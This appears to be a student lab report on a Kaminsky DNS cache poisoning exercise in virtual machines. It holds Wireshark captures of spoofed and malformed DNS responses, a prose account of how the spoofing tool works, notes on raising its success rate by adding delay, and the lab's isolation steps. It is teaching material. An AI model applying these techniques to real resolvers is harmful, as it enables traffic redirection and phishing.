
~300,000 packets are sent by the attack tool. Spoofed/ Malformed packets were detected.

```
300116 41.919672   192.168.0.22          192.168.0.19          DNS        Standard query response[Malformed Packet]
300117 41.919675   192.168.0.22          192.168.0.19          DNS        Standard query response[Malformed Packet]
300118 41.919679   192.168.0.22          192.168.0.19          DNS        Standard query response[Malformed Packet]
300119 41.919683   192.168.0.22          192.168.0.19          DNS        Standard query response[Malformed Packet]

▷ Frame 6 (91 bytes on wire, 91 bytes captured)
▷ Ethernet II, Src: CadmusCo_27:a3:c0 (08:00:27:27:a3:c0), Dst: CadmusCo_dc:14:96 (08:00:27:dc:14:96)
▷ Internet Protocol, Src: 192.168.0.14 (192.168.0.14), Dst: 192.168.0.19 (192.168.0.19)
▷ User Datagram Protocol, Src Port: 33333 (33333), Dst Port: domain (53)
▽ Domain Name System (query)
    Transaction ID: 0x4268
  ▷ Flags: 0x0100 (Standard query)
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
    Queries
  [Malformed Packet: DNS]
```

Legitimate dig query.

```
300502 234.131144  192.168.0.14          192.168.0.19          DNS        Standard query A xyz450466970.dnsphishingl
300503 234.133828  192.168.0.19          192.5.5.241           DNS        Standard query NS <Root>
300506 234.148917  192.168.0.19          192.168.0.22          DNS        Standard query A xyz450466970.dnsphishingl
300507 234.160743  192.168.0.22          192.168.0.19          DNS        Standard query response A 192.168.0.28
300510 234.161534  192.168.0.19          192.168.0.14          DNS        Standard query response A 192.168.0.28
300511 234.216866  192.5.5.241           192.168.0.19          DNS        Standard query response NS j.root-servers.r

▷ Frame 300502 (91 bytes on wire, 91 bytes captured)
▷ Ethernet II, Src: CadmusCo_27:a3:c0 (08:00:27:27:a3:c0), Dst: CadmusCo_dc:14:96 (08:00:27:dc:14:96)
▷ Internet Protocol, Src: 192.168.0.14 (192.168.0.14), Dst: 192.168.0.19 (192.168.0.19)
▷ User Datagram Protocol, Src Port: 51790 (51790), Dst Port: domain (53)
▽ Domain Name System (query)
    [Response In: 300510]
    Transaction ID: 0x77dc
  ▷ Flags: 0x0100 (Standard query)
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▽ Queries
    ▽ xyz450466970.dnsphishinglab.com: type A, class IN
        Name: xyz450466970.dnsphishinglab.com
        Type: A (Host address)
        Class: IN (0x0001)

0000  08 00 27 dc 14 96 08 00  27 27 a3 c0 08 00 45 00   ..'..... ''....E.
0010  00 4d 50 3d 00 00 40 11  a8 f1 c0 a8 00 0e c0 a8   .MP=..@. ........
0020  00 13 ca 4e 00 35 00 39  56 13 77 dc 01 00 00 01   ...N.5.9 V.w.....
0030  00 00 00 00 00 00 0c 78  79 7a 34 35 30 34 36 36   .......x yz450466
0040  39 37 30 0e 64 6e 73 70  68 69 73 68 69 6e 67 6c   970.dnsp hishingl
0050  61 62 03 63 6f 6d 00 00  01 00 01                  ab.com.. ...
```

Malformed query



Attack tool structure and function

The attack tool builds a query packet with the defined variables and then sends it. After that it will send a defined number of spoofed query response packets(each with a randomly generated query id) to targeted DNS server. This iteration can be repeated a defined number of times. The program refers to three files that carry some of the payload information: query_payload, spoof_payload1, spoof_payload2 .

Conclusion of attack

How successful was the attack tool?
The attack tool was unsuccessful since there are new ways to detect spoofed packets. After attacking the local DNS the wireshark captures indicate "malformed packets" even though a byte by byte inspection indicates an exact match to the original packets. Screenshots are provided.
Did you have to run it several times? Why?

> The generator can be set to as many recursions as needed. The query ID is 2 bytes = 2^16 = 65,536 values. Since the induced delay introduced by the remote DNS server is 10 msecs(Sudo tc qdisc add dev eth6 root netem delay 10ms) the generator can send about 250 packets in this time period. The generator would have to run many times over. I.e. the generator has 250 guesses at 65,536 values when changing at each iteration.

What could you do to increase the level of success?
An increased delay between the remote authoritative dns and the local DNS will increase the time we can guess the query ID with spoofed packets.

Steps taken to prevent packets from reaching the internet

The attack simulations were completed hosted on Virtualbox Virtual Machines. Although these machines were bridged to the LAN they were configured in a way that had minimal impact on the LAN and did not route DNS traffic externally.

- On the user machine the nameserver was configured statically in the resolv.conf file
- The local DNS forwarded its DNS query for www.dnsphishinglab.com to the Authoritative DNS for the dnsphisinglab.com domain specified with the new zone and 'forwarders' option.

These configurations limited the heavy queries generated by the Kaminsky attack.

Real-world implications

The vulnerability plundered by the Kaminsky attack has now been patched. Port randomization has been added to the mix so it is now much harder to commence the attack. It is estimated that possibilities are in the billions therefore it not realistic for patched DNS servers.